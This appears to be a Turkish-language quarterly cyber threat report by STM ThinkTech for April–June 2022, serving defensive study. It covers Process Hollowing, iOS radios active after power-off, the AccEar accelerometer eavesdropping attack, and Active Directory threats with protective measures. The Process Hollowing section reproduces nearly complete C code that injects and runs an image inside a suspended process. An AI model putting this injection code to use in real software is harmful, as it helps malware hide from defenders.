
SİBER TEHDİT DURUM RAPORU

NİSAN-HAZİRAN 2022

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi



İÇİNDEKİLER

GİRİŞ

2022 yılının ikinci çeyreğindeki raporumuzda her zaman olduğu gibi birçok güncel ve ilginç konuyla karşınızdayız.

Bunlar arasında her dönem olduğu gibi teknolojik gelişmeler, zararlı yazılım laboratuvarımız ZLAB'in incelemeleri, siber saldırı metotları, güncel siber güvenlik haberleri ve honeypot verileri gibi başlıklar bulunuyor. Zararlı yazılım laboratuvarımızın gerçekleştirdiği ve Process Injection yöntemlerinden Process Hollowing'in analiziyle başlayan bölümü teknolojik gelişmeler takip ediyor.

Klasik siber savunma yöntemlerinin etkisinin sürekli azaldığı göz önüne alındığında siber tehdit istihbaratı verilerinin savunma sistemleri açısından önemi daha da artıyor. Bu verileri daha iyi değerlendirebilmek için de çeşitli yazılımlara ihtiyaç duyuluyor. "Siber Tehdit İstihbaratının Önemi ve OpenCTI" başlığı altında siber tehdit istihbaratının önemini açıklıyor ve açık kaynak istihbarat platformlarına örnek olarak OpenCTI ürününü inceliyoruz.

Raporumuzda, "IOS cihazların kullanıcılar tarafından kapatılması gerçekten tüm sistemlerin kapanmasını sağlıyor mu?". "Kapalı bir IOS cihazı siber saldırıya maruz kalabilir mi?" gibi soruları cevaplıyoruz.

Ardından, akıllı telefonlarda kullanılan ses tabanlı uygulamalara (örn. video konferans, sesli asistanlar) kelime sınırı olmadan ve ivmeölçer ile yapılan akustik dinleme saldırısını ele alıyoruz.

Birçok kurum ve firmada kullanıcı yönetim altyapısının temelini oluşturan Active Directory sistemlerini hedef alan tehditler ve bu tehditlerden korunma yöntemlerini açıklayan araştırmamızı bu çeyrekte ortaya çıkan ve küresel ölçekte ses getiren iki zafiyetin değerlendirilmesi izliyor.

Son olarak ise Honeypot sensörlerden topladığımız veriler ışığında saldırılan yerler, denenen portlar veya parolalar gibi bilgileri sunuyoruz.

ZARARLI YAZILIM LABORATUVARI ANALİZLERİ

1. Process Hollowing Yöntemi

STM Zararlı Yazılım Laboratuvarı (ZLAB) tarafından yapılan inceleme ve araştırmalar kapsamında sıklıkla kullanılan Process Injection yöntemlerinden biri olan Process Hollowing incelenecektir.

```
printf("Creating process\r\n");

LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();

CreateProcessA
(
    0,
    pDestCmdLine,
    0,
    0,
    0,
    CREATE_SUSPENDED,
    0,
    0,
    pStartupInfo,
    pProcessInfo
);

if (!pProcessInfo->hProcess)
{
    printf("Error creating process\r\n");

    return;
}
```

Şekil 1: SUSPENDED olarak process oluşturulması.

Process Hollowing, bir process'in (işlem) varlığını gizlemek için kullanılan bir yöntemdir. Ön yükleme için kullanılacak olan uygulama, SUSPENDED (askıya alınmış) durumda bir process oluştururur. Ön yükleme için kullanılan uygulamanın image (görüntü) içeriği boşaltılarak, gizlenecek olan sürecin image'ı ile değiştirilir. Eğer image base (görüntü tabanı), yeni image ile eşleşmez ise image base yeniden düzenlenir. Yeni image oluşturulduktan sonra SUSPENDED durumda olan process'in EAX register'ına (kaydı), entry point (giriş noktası) ayarlanır. Process, yeni image'in entry point'i ile yürütülmeye devam ettirilir.

1.1. Process Oluşturma

CreateProcessA API kullanarak **SUSPENDED** durumda, hedef process oluşturulur.

1.2. Process Bilgisi

İlk olarak, hedef process'in base adresini bulmak için NtQueryProcessInformation ile PEB (Process Enviroment Block) adresi bulunur. ReadProcessMemory API ile PEB adresi okunarak hedef process'in base adresi bulunur.

```
PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);

PLOADED_IMAGE pImage = ReadRemoteImage(pProcessInfo->hProcess, pPEB->ImageBaseAddress);
```

Şekil 2: PEB içeriğinin okunması.

```
printf("Unmapping destination section\r\n");

HMODULE hNTDLL = GetModuleHandleA("ntdll");

FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection");

_NtUnmapViewOfSection NtUnmapViewOfSection =
    (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress
);

if (dwResult)
{
    printf("Error unmapping section\r\n");
    return;
}
```

Şekil 3: NtUnmapViewOfSection bellek eşleşmesinin kaldırılması.

```
printf("Allocating memory\r\n");

PVOID pRemoteImage = VirtualAllocEx
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);

if (!pRemoteImage)
{
    printf("VirtualAllocEx call failed\r\n");
    return;
}
```

Şekil 4: Yeni bellek bloğu tahsis edilmesi.

1.3. İçeriğin Boşaltılması

Hedef process'in bellek ile eşlenmesini kaldırmak için NtUnmapViewOfSection API kullanılır.

Kaynak image için yeni bir bellek bloğu tahsis edilir. Bellek bloğunun boyutu, SizeOfImage tarafından belirlenmektedir.

1.4. Image Kopyalanması

Yeni image için oluşturulan bellek alanı, process'in belleğine kopyalanır. Yapılan işlemlerin çalışabilmesi için kaynak image base adresi, hedef image base adresi olarak ayarlanmalıdır.

```
DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress -
    pSourceHeaders->OptionalHeader.ImageBase;

printf
(
    "Source image base: 0x%p\r\n"
    "Destination image base: 0x%p\r\n",
    pSourceHeaders->OptionalHeader.ImageBase,
    pPEB->ImageBaseAddress
);

printf("Relocation delta: 0x%p\r\n", dwDelta);

pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress;

printf("Writing headers\r\n");

if (!WriteProcessMemory
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pBuffer,
    pSourceHeaders->OptionalHeader.SizeOfHeaders,
    0
))
{
    printf("Error writing process memory\r\n");

    return;
}
```

Şekil 5: Image kopyalanması.

```
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
    if (!pSourceImage->Sections[x].PointerToRawData)
        continue;

    PVOID pSectionDestination =
        (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);

    printf("Writing %s section to 0x%p\r\n", pSourceImage->Sections[x].Name, pSectionDestination);

    if (!WriteProcessMemory
    (
        pProcessInfo->hProcess,
        pSectionDestination,
        &pBuffer[pSourceImage->Sections[x].PointerToRawData],
        pSourceImage->Sections[x].SizeOfRawData,
        0
    ))
    {
        printf ("Error writing process memory\r\n");
        return;
    }
}
```

Şekil 6: Image kopyalanması.

1.5. Image Yapılandırılması

Eğer dwDelta sıfır değilse, kaynak image'ın yeniden yapılandırılması gerekir. Bunun için önyükleme uygulamasının ".reloc" bölümünde bulunan relocation table kullanılır.

```
if (dwDelta)
    for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
    {
        char* pSectionName = ".reloc";

        if (memcmp(pSourceImage->Sections[x].Name, pSectionName, strlen(pSectionName)))
            continue;

        printf("Rebasing image\r\n");

        DWORD dwRelocAddr = pSourceImage->Sections[x].PointerToRawData;
        DWORD dwOffset = 0;

        IMAGE_DATA_DIRECTORY relocData =
            pSourceHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];

        while (dwOffset < relocData.Size)
        {
            PBASE_RELOCATION_BLOCK pBlockheader =
                (PBASE_RELOCATION_BLOCK)&pBuffer[dwRelocAddr + dwOffset];

            dwOffset += sizeof(BASE_RELOCATION_BLOCK);

            DWORD dwEntryCount = CountRelocationEntries(pBlockheader->BlockSize);

            PBASE_RELOCATION_ENTRY pBlocks =
                (PBASE_RELOCATION_ENTRY)&pBuffer[dwRelocAddr + dwOffset];

            for (DWORD y = 0; y <  dwEntryCount; y++)
            {
                dwOffset += sizeof(BASE_RELOCATION_ENTRY);

                if (pBlocks[y].Type == 0)
                    continue;

                DWORD dwFieldAddress =
                    pBlockheader->PageAddress + pBlocks[y].Offset;
```

Şekil 7: dwDelta sıfır değilse.

1.6. Entry Point Ayarlanması

Kaynak image, hedef process'e yüklendiğinde process thread üzerinde bazı değişiklikler yapılması gerekir. İlk olarak, thread bağlamı edinilmelidir. EAX kaydının güncellenmesi gerektiğinden, CONTEXT yapısı ContextFlags üyesi CONTEXT_INTEGER olarak ayarlanabilir.

```
                DWORD dwBuffer = 0;
                ReadProcessMemory
                (
                    pProcessInfo->hProcess,
                    (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
                    &dwBuffer,
                    sizeof(DWORD),
                    0
                );

                //printf("Relocating 0x%p -> 0x%p\r\n", dwBuffer, dwBuffer - dwDelta);

                dwBuffer += dwDelta;

                BOOL bSuccess = WriteProcessMemory
                (
                    pProcessInfo->hProcess,
                    (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
                    &dwBuffer,
                    sizeof(DWORD),
                    0
                );

                if (!bSuccess)
                {
                    printf("Error writing memory\r\n");
                    continue;
                }
            }
        }

    break;
}
```

Şekil 8: Image yeniden yapılandırılması.

```
DWORD dwBreakpoint = 0xCC;

DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress +
    pSourceHeaders->OptionalHeader.AddressOfEntryPoint;
```

Şekil 9: Entry Point adresinin alınması.

```
LPCONTEXT pContext = new CONTEXT();
pContext->ContextFlags = CONTEXT_INTEGER;

printf("Getting thread context\r\n");

if (!GetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error getting context\r\n");
    return;
}

pContext->Eax = dwEntrypoint;

printf("Setting thread context\r\n");

if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error setting context\r\n");
    return;
}

printf("Resuming thread\r\n");

if (!ResumeThread(pProcessInfo->hThread))
{
    printf("Error resuming thread\r\n");
    return;
}

printf("Process hollowing complete\r\n");
```

Şekil 10: EAX register'ının güncellenmesi.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

2. IOS Cihazlar Kapatıldığında Neler Olur?

Teknolojinin gelişmesinin bireyler ve kurumlar üzerindeki etkisi oldukça geniştir. Bu geniş etki birçok değişime neden olur. İnternetin dünya çapında giderek yaygınlaşan şekilde kullanılması güvenlik konusunun önemini daha da artırmıştır. Özellikle son yıllarda bu konuda yaşanan problemleri daha sık duymaktayız. Bu problemlerin başında siber saldırılar gelmektedir. Birçok siber saldırı çeşidi vardır (kötü amaçlı yazılımlar, phishing saldırılar vs.). Son zamanlarda telefonlara yapılan siber saldırılar öne çıkmaktadır.

Akıllı telefonlar, e-posta, sosyal medya, banka hesapları ve adres bilgilerimiz gibi birçok kişisel verimizi barındırır. Saldırganlar, bu kişisel verilerimizi ele geçirmek için birçok farklı yönteme başvurur. Telefon üzerinden yapılan saldırılarda sosyal medya mesajlarındaki linkler üzerinden ele geçirmeye veya e-posta üzerinden gelen phishing saldırılar üzerinden verilere hızlı bir şekilde erişilmeye çalışılır.

Almanya'da Darmstadt Teknik Üniversitesindeki araştırmacılar iPhone telefonlar üzerine çalışmalar yaparak uygulamaların donanımsal etkisini incelediler. Bu çalışmalar sonucunda cihaz kapatıldığında bile önemli sistemlerin aktif olmaya devam ettiğini ortaya çıkardılar [1]. Bunun nedeni kablosuz yongaların birçoğunun açık kalmasıdır. Örneğin, kullanıcı tarafından başlatılan kapatma işleminden sonra, "iPhone'umu bul" aracılığıyla bulunabilir durumda kalır[2].

Şekil 12: Iphone Find My Phone uygulama görüntüsü.

Telefonlarda konum özelliği bulunan uygulamaların aktif olması bazı olumsuz durumları da beraberinde getirmektedir. Örneğin iOS cihazlar kapalıyken yürütülen bir Bluetooth yongası kötü amaçlı yazılım yüklenmesine olanak sağlayabilir.

Araştırmacılar, LPM'nin (Low Power Mode) donanım ve yazılım olarak telefonun durumunu nasıl etkilediğini incelediler. Bunun sonucunda LPM özelliğinin arka plan uygulaması yenilenmesini devre dışı bıraktığı tespit edildi. Pil azaldığında iOS cihazlarda güç miktarını azaltır ve LPM aktif olması durumunda Iphone cihazların pil ömrü uzun süre dayanır.

Şekil 13: LPM ekran görüntüsü.

LPM aşağıdaki özellikleri etkiler[3]:

- Ekran parlaklığı
- Ekran yenileme hızı
- Görsel içerikler
- Otomatik indirmeler
- Arka plan yenilemeleri

Son üretilen iOS cihazlarda Bluetooth, Yakın Alan İletişimi (NFC) ve Ultra Geniş Bant (UWB) güç kapatıldıktan sonra çalışmaya devam etmektedir. Bu üç kablosuz yonganın da güvenli ögeye doğrudan erişimi vardır. Bu güvenlik için çok önemlidir. Makalede LPM'nin sarı pil simgesiyle gösterilen enerji tasarrufu modundan farklı olduğu belirtilmektedir. Bu mod, kullanıcı telefonu kapattığında veya iOS düşük pil durumunda otomatik olarak etkinleştirilir [2].

LPM, iOS cihazlar kapandığında işlev halindedir. Bir iOS cihaz kapalı olsa bile, kaybolduğunda "Find My Phone" uygulaması etkin durumda olur. Araştırmacılar "Find My Phone"'un aktif takip cihazı gibi olmasının tehlike oluşturduğunu söylüyorlar.

Araştırmacılar bu sorunla ilgili şu çalışmaları yapmaktadır:

- iOS 15'te tanıtılan yeni LPM özelliklerinin güvenlik analizlerinin incelenmesi,
- Yeniden başlatıldıktan sonra bile toplam reklam süresini 24 saate indirerek Find My Phone uygulamasındaki kusurların tespit edilmesi,
- iOS cihazlarda Bluetooth ürün yazılımının analiz edilmesi.

3. AccEar: Kelime Sınırı Olmadan İvmeölçer Tabanlı Akustik Dinleme Saldırısı

Akıllı telefonlarda kullanılan ses tabanlı uygulamalar (örn. video konferans, sesli asistanlar) günlük hayatımızın vazgeçilmez bir parçası hâline gelmiştir. Bu tür uygulamalardan gelen sesler, kullanıcı hakkında özel bilgileri açığa çıkarabileceğinden mobil işletim sistemleri mikrofon erişimini kullanıcıların açık izinlerine bağlamıştır. Buna karşılık hareket sensörleri (örn. ivmeölçer, jiroskop) yan kanal saldırılarda birer araç olarak kullanılabiliyor[4], [5],[6],[7],[8]. Bu yan kanal saldırıları hareket sensörlerinin ses dalgalarının ürettiği titreşimleri algılayabilmesinden yararlanır. Daha önce başka çalışmalarda hareket sensörlerinden elde edilen verilerle, belli kısıtlar altında kullanıcılardan veya akıllı telefonların hoparlöründen gelen kelimelerin/ifadelerin tanımlanabildiği gösterilmişti. Fakat bu saldırı yöntemleri sadece önceden eğitilmiş bir kelime veya ifade kümesi için çalışabiliyor. Bir grup araştırmacı tarafından önerilen AccEar yöntemi ise herhangi bir ses sinyalini sınırsız kelime dağarcığıyla yeniden oluşturabilen ivmeölçer tabanlı yeni bir gizli dinleme saldırısı türüdür. Bu yeni saldırı yöntemi önceden eğitilmiş belirli sözcük veya deyim grubuyla sınırlı olmadığı için, çok çeşitli senaryolarda bilgi sızıntısı riskini büyük ölçüde artırmaktadır. Bu senaryolardan bazı şunlardır:

- Kişi akıllı telefonuyla birisiyle konuştuğunda, video paylaştığında veya sesli mesajlar gönderdiğinde, saldırgan AccEar yöntemini kullanarak telefonun diğer ucundaki kişinin sesini yeniden yapılandırarak özel bilgileri çalabilir.
- Saldırgan, kullanıcının sesli notlarını veya parola, program, telefon numarası, sosyal güvenlik numarası gibi gizli bilgileri içerebilecek komutlarını dinleyebilir.
- Kullanıcı sesli navigasyonu kullandığında, saldırgan AccEar aracılığıyla kullanıcının konumunu ve kullanıcının ziyaret etmeyi sevdiği konumları, restoranları veya ilgi çekici yerler gibi diğer tercihlerini çıkarabilir.
- Kullanıcının akıllı telefonu belirli bir ürün adını içeren bir ses çaldığında, saldırgan kullanıcının ürün tercihleri ve tıbbi durumu hakkında bilgi edinebilir.
- Saldırgan, kullanıcının hesabına erişim elde etmek için çift faktörlü kimlik doğrulamada yaygın olarak kullanılan (ses tabanlı) doğrulama kodlarını ele geçirebilir.


3.1. Tehdit Modeli

Tehdit modelinde, arka planda ivmeölçer verilerini toplayan bir casus yazılımın kurbanın akıllı telefonuna yüklendiği varsayılıyor. Kurbanın telefonunun dahili hoparlöründe sesler oynatıldığında, casus yazılım ivmeölçerle verileri arka planda üç eksenin tamamında maksimum örnekleme hızında kaydeder. Böylece saldırgan ham ivmeölçer verilerini toplamış olur. Önceki çalışmalarda da belirtildiği gibi ivmeölçer sensörleri diğer sensörlerden daha hassas veri toplayabildiği için bu çalışma sadece ivmeölçer üzerinden gerçekleştirilmiştir [7]. Yapılan testlerin iç ve dış etkenlerden bağımsız olarak yürütüldüğünü belirtmekte fayda var. Bu nedenle saldırının etkinliği akıllı telefonun üreticisi ve modeli, hoparlörden gelen sesin çıkış hacmi, konum (bir masada yatay veya elde dikey duruşu), kullanıcı hareketleri (hareketsiz veya yürüyor) ve gerçek dünya senaryosu (örn. sessiz oda, restoran, sokak) gibi çeşitli etkenlere göre farklılık gösterebilir.

3.2. Özellik Çıkarımı

Ham ivmeölçer ölçümleri x, y, z eksenleri boyunca farklı temel değerlere sahiptir. Örneğin, z eksenin temel değeri yerçekimi yüzünden 9,8 iken diğer eksenlerin yerçekiminden kaynaklı bir etkisi yoktur. Yerçekiminin z ekseni üzerindeki bu etkiyi kaldırmak için ivmeölçerden elde edilen verilere sıfır-ortalama normalizasyonu uygulanmıştır.

Gerçek dünyada, insan hareketleri ivmeölçer verilerini önemli ölçüde etkileyebilir. İnsan hareketinin düşük frekansta baskın bir bileşene karşılık geldiği bilindiğinden, mümkün olduğunca fazla konuşma bilgisini koruyacak



Şekil 14: Farklı ayarlarda sesin yeniden yapılandırma performansı.

şekilde insan hareketinin etkisini ortadan kaldırmak için veriler 20 Hz'lik bir eşiği olan bir yüksek geçiş filtresiyle ayıklanmıştır.

Bununla beraber mobil işletim sistemlerinde sabit zaman aralığında ölçüm yapılması garanti edilemediği için ölçümler sırasında oluşan veri boşlukları doğrusal interpolasyonla doldurulmuştur.

3.3. Uygulama ve Deney Kurulumu

Testler üzerinde Android işletim sistemi bulunan altı farklı akıllı telefon ve iki farklı tabletle gerçekleştirilmiştir. Bu cihazlara Google Play Store'da bulunan Accelerometer Meter2 uygulaması kurularak ivmeölçer verileri toplanmıştır. YouTube'dan alınma sekiz Çince ve sekiz İngilizce konuşma içeriği bir konferans masası üzerinde bulunan akıllı telefon/tablette sesli olarak oynatılarak saldırının kurban tarafı taklit edilmiştir.

3.4. Genel Performans Değerlendirmesi

Ses seviyesinin saldırıya etkisi: Şekil 14 (a)'da görüldüğü gibi hacim azaldıkça MCD'nin (Mel-Cepstral Distortion/ Mel-Cepstral Bozulması) arttığını gözlemliyoruz (MCD azaldıkça saldırının performansı olumlu etkilenmektedir). Bunun nedeni, ses seviyesi azaldıkça hoparlördeki titreşimin zayıflaması, dolayısıyla yakalanan ivmeölçer verilerinin azalmasıdır.

Telefonun duruşunun saldırı yöntemi üzerindeki etkisini gözlemlemek için testlerde akıllı telefonlar mümkün olan en yaygın üç farklı pozisyonda tutulmuştur. İnsan hareketlerinin ivmeölçerde oluşturacağı gürültü kirliliğini en aza indirgemek için kullanılan yüksek geçiş filtresiyle, Şekil 14 (b)'de görüldüğü gibi, her durumda saldırı istikrarlı bir şekilde çalışmaktadır.

Şekil 14 (c)'de görüldüğü gibi, çevredeki seslerin artışıyla saldırının başarısı arasında beklendiği gibi ters orantı görülmektedir. Akıllı telefonlarla alınan örnekleme sıklığının artırılması ise saldırının başarısını pozitif etkilemektedir.

3.5. Sonuç


Bu çalışmada ivmeölçer verilerinden, yerleşik hoparlör tarafından çalınan sesi yeniden yapılandıran bir ivmeölçer gizli dinleme sistemi olan AccEar sunulmuştur. AccEar ile saldırgan ivmeölçer verilerinden yaralanarak kelimeleri yeniden oluşturabilir ve böylece sesli ve görüntülü aramalarda, sesli navigasyonda, sesli asistanda ve diğer senaryolarda bu yöntemi kullanabilir. Yapılan testler sonucunda AccEar yönteminin farklı telefonlar ve kullanıcılarda yüksek başarım değerleriyle sonuçlandığı görülmüştür.

4. Active Directory Sistemlerini Hedef Alan Tehditler ve Korunma Yöntemleri

4.1. Active Directory Nedir?

Microsoft tarafından geliştirilen özel bir dizin hizmeti aracı olan Active Directory, bilgi teknolojileri yöneticilerinin ve güvenlik ekiplerinin iş yükünü azaltmak amacıyla ağda yer alan kullanıcıların, bilgisayarların ve diğer nesnelerin yönetimini merkezileştirir. Bu sayede etki alanına bağlı tüm cihazlara, tanımlı gruplara, kullanıcılara ve uç noktalara, ağ değişiklikleri ve güvenlik politikası değişiklikleri hızlı ve kolay bir şekilde uygulanır.

Active Directory, etki alanında yer alan cihaz ve kullanıcılarla ilgili bilgi depolar, kimlik bilgilerini doğrular ve yetkilendirme yapılmasını sağlar.



Şekil 15: Active directory çalışma ilkesi.

4.2. Active Directory Etki Alanı Hizmetleri

Active Directory, etki alanı kapsamında birtakım servisleri barındırır.

Bu servisler aşağıdaki gibidir;

- Etki Alanı Servisleri
- Hak Yönetimi (Right Management)
- Sertifika Hizmetleri
- Basit Dizin Hizmetleri
- Directory Federation Hizmetleri

4.3. Active Directory Güvenliği Neden Önemlidir?

Active Directory, kullanıcı, uygulama ve erişim yetkilendirme süreçlerinin merkezinde yer aldığı için saldırganın bakış açısından bir numaralı hedef olarak görülmektedir.

Bir siber saldırı Active Directory sistemine erişimle sonuçlanırsa, Active Directory bünyesinde yer alan tüm bağlı kullanıcı hesaplarına, veri tabanlarına, uygulamalara ve sonuç olarak her türlü veriye ulaşabilir.

4.4. Bilinen Active Directory İhlalleri

- **SamSam**
  Etki alanı yöneticisine ait hesap bilgilerini elde eden siber saldırganlar, ellerindeki fidye yazılımını ağdaki bütün makinelere dağıtarak etki alanı denetleyicisinin (Domain Controller) kontrolünü ele geçirdiler. Saldırı neticesinde saldırganlar £4,7m elde ettiler.

- **Birleşmiş Milletler**
  Saldırganlar temel altyapı bileşenlerini ele geçirdiler ve 42 sunucuya erişim sağladılar. BM İnsan Hakları Yüksek Komiserliği Sözcüsü, Active Directory dâhili kullanıcı listesinin saldırganlar tarafından ele geçirildiğini doğruladı. Saldırganlar Bir SharePoint sunucusunda bulunan CVE-2019-0603 (uzaktan kod yürütme) güvenlik açığını kullanarak yatayda ilerleme yeteneğine sahip olmuşlardı.

- **US Hospitals**
  Saldırganlar, mevcut bir güvenlik açığından yararlanarak elde ettikleri Active Directory kimlik bilgilerini kullanarak US Hospitals sistemlerine fidye yazılımı dağıttı.

- **NTT Singapore**
  Saldırganlar, Japonya'da bulunan bir bulut sunucusuna ulaşmak için NTT Singapur'daki bir giriş noktasını kullandı. Bu sayede NTT'nin dahili iletişim ağındaki bir sunucuyu ele geçirerek Active Directory sunucularına erişim kazandılar.

4.5. Active Directory Sistemlerine Yönelik Tehditler

- *Varsayılan Güvenlik Ayarlarının Kullanımı:* Active Directory, önceden belirlenmiş varsayılan güvenlik ayarlarına sahiptir. Varsayılan güvenlik ayarları siber saldırganlar tarafından bilindiğinde mevcut boşluklardan ve güvenlik açıklarından yararlanmalarının yolu açabilir.
- *Ayrıcalıklı Erişim:* Etki alanındaki kullanıcı hesapları ve yönetici hesaplarının ihtiyaç olmamasına rağmen tam yetkiye sahip olması tehdit oluşturabilir.
- *Geniş Erişime Sahip Ön Tanımlı Roller:* Ön tanımlı ve geniş erişime sahip rollerin yöneticilere atanması durumunda, yöneticiler ihtiyaç ötesi uygulama ve verilere erişebilir.
- *Yönetici Hesaplarının Basit Parolalara Sahip Olması:* Basit parolaların yönetici hesaplarında kullanılması saldırganların yapacağı "brute force" ataklarının başarı oranını arttırır.
- *Yama Süreci Tamamlanmamış Active Directory Sunucuları:* Siber saldırganlar, Active Directory sunucularında eksik yama içeren uygulamaları kullanarak tehdit oluşturabilirler.
- *Yetkisiz Erişim Girişimlerinin Kontrol Edilmemesi:* Sistem yöneticileri, yetkisiz erişim girişimlerini kontrol etmedikleri takdirde sistemlerinde meydana gelebilecek saldırıları ön göremez ve önlem alamazlar.

Active Directory sistemlerini hedef alan saldırılardan bazıları aşağıda listelenmiştir.

- DcShadow
- DcSync
- Kerberoasting
- AS-REP Roasting
- NTLM Relay
- LLMNR & NBTNS Poisoning
- Group Policy Preferences Passwords Exploitation
- Unconstrained Delegation Exploitation
- Constrained Delegation Exploitation
- Resource Based Constrained Delegation Exploitation
- PrivExchange

4.6. Active Directory Sistemlerini Korumaya Yönelik Tedbirler (Best Practices)


- *Varsayılan Güvenlik Ayarlarını Gözden Geçirmek ve Değiştirmek:* Active Directory sistemi yüklendikten sonra, güvenlik yapılandırması gözden geçirilmeli ve ihtiyaçlara göre ilkeler güncellenmelidir.
- *Active Directory Grupları ve Rolleri İçin En Az Ayrıcalık ve Yetki İlkelerinin Uygulanması:* En az ayrıcalık ilkesi bağlamında kullanıcılar, hesaplar ve bilgi işlem süreçleri ihtiyaç olan hak ve yetkilerle sınırlandırılmalıdır.
